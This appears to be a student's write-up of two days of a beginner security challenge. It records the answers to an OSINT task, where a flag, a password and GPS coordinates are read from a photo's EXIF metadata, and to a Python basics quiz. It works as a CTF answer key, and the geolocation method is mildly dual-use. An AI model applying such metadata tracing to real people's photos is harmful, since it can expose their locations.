
Question 7:

The parade took place in Chicago.

Question 8:

According to Jeffrey's Image Metadata Viewer and the picture posted on Twitter, this image was taken on :

41.891815, -87.624277



Jeffrey's Image Metadata Viewer

This tool remains available so long as I can keep it free and the bandwidth doesn't cost me too much. A gift of thanks is always appreciated, but certainly not required. Send a gift via PayPal , or perhaps an Amazo perhaps send me some good karma by doing something kind for a stranger.

If you have questions about this tool, please see the FAQ.

Basic Image Information

Target file: lights-festival-website (2).jpg

Copyright:	{FLAG}ALWAYSCHECKTHEEXIFD4T4
User Comment:	Hi. :)
Location:	Latitude/longitude: **41°** 53' 30.5" North, **87°** 37' 27.4" West (41.891815, -87.624277) Though the photo is not related to Jeffrey's blog, as an aside, you may want to see photos on his blog that might be near this location. Map via embedded coordinates at: Google, Yahoo, WikiMapia, OpenStreetMap, Bing (also see the Google Maps pane below) Timezone guess from earthtools.org: 6 hours behind GMT
File:	**650 × 510** JPEG 51,161 bytes (50 kilobytes)
Color Encoding:	**WARNING:** No color-space metadata and no embedded color profile: **Windows and Mac web browsers treat colors randomly.** Images for the web are most widely viewable when in the sRGB color space and with an

1:1 Main JPG image displayed here at 69% width (48% the area of the original)
Click image to isolate; click this text to show histogram

Question 9:

In Jeffrey's Image Metadata Viewer, the copyright of the image is written as the flag, which is :

{FLAG}ALWAYSCHECKTHEEXIFD4T4

Question 10:

The password is : spygame

Question 11:

The street number is : 540

Thought Process/Methodology : By using the internet to scour for information, I was able to use multiple sources to get the answers I needed. Then, through the image found on twitter, we can use different websites to figure out the information such as copyright, location, even the type of camera used to take the picture. For the last question, I used google maps to figure out the street number beforehand.

Day 15

(There's a Python in my stocking!)
Tools Used: FireFox, Visual Studio Code

Question 1:

Since True is the equivalent of 1, and False is 0. True + True is equivalent to 2.

Question 2:

The database for installing other people's library is PyPi.

Question 3:


The output of bool("False") is True.

Question 4:

The library that lets us download the HTML of a webpage is Requests.

Question 5:

The output of the program is : [1,2,3,6]




```
PS C:\Users\User\Desktop> & C:
[1, 2, 3, 6]
PS C:\Users\User\Desktop> 
```

Question 6:

The output is caused by pass by reference.

Question 7:


If the input was “Skidy”, the output is : The Wise One has allowed you to come in.



```
PS C:\Users\User\Desktop> & C:/Users/User/AppDat
What is your name? Skidy
The Wise One has allowed you to come in.
PS C:\Users\User\Desktop> 
```

Question 8:

If the input was “elf”, the output is : The Wise One has not allowed you to come in.



```
PS C:\Users\User\Desktop> & C:/Users/User/AppData
What is your name? elf
The Wise One has not allowed you to come in.
PS C:\Users\User\Desktop> 
```

Thought Process/Methodology : By reading through the tutorials I was able to get most of the answers in. For the final questions, I input the code into visual studio and enter the specific lines through the output to get the right answers.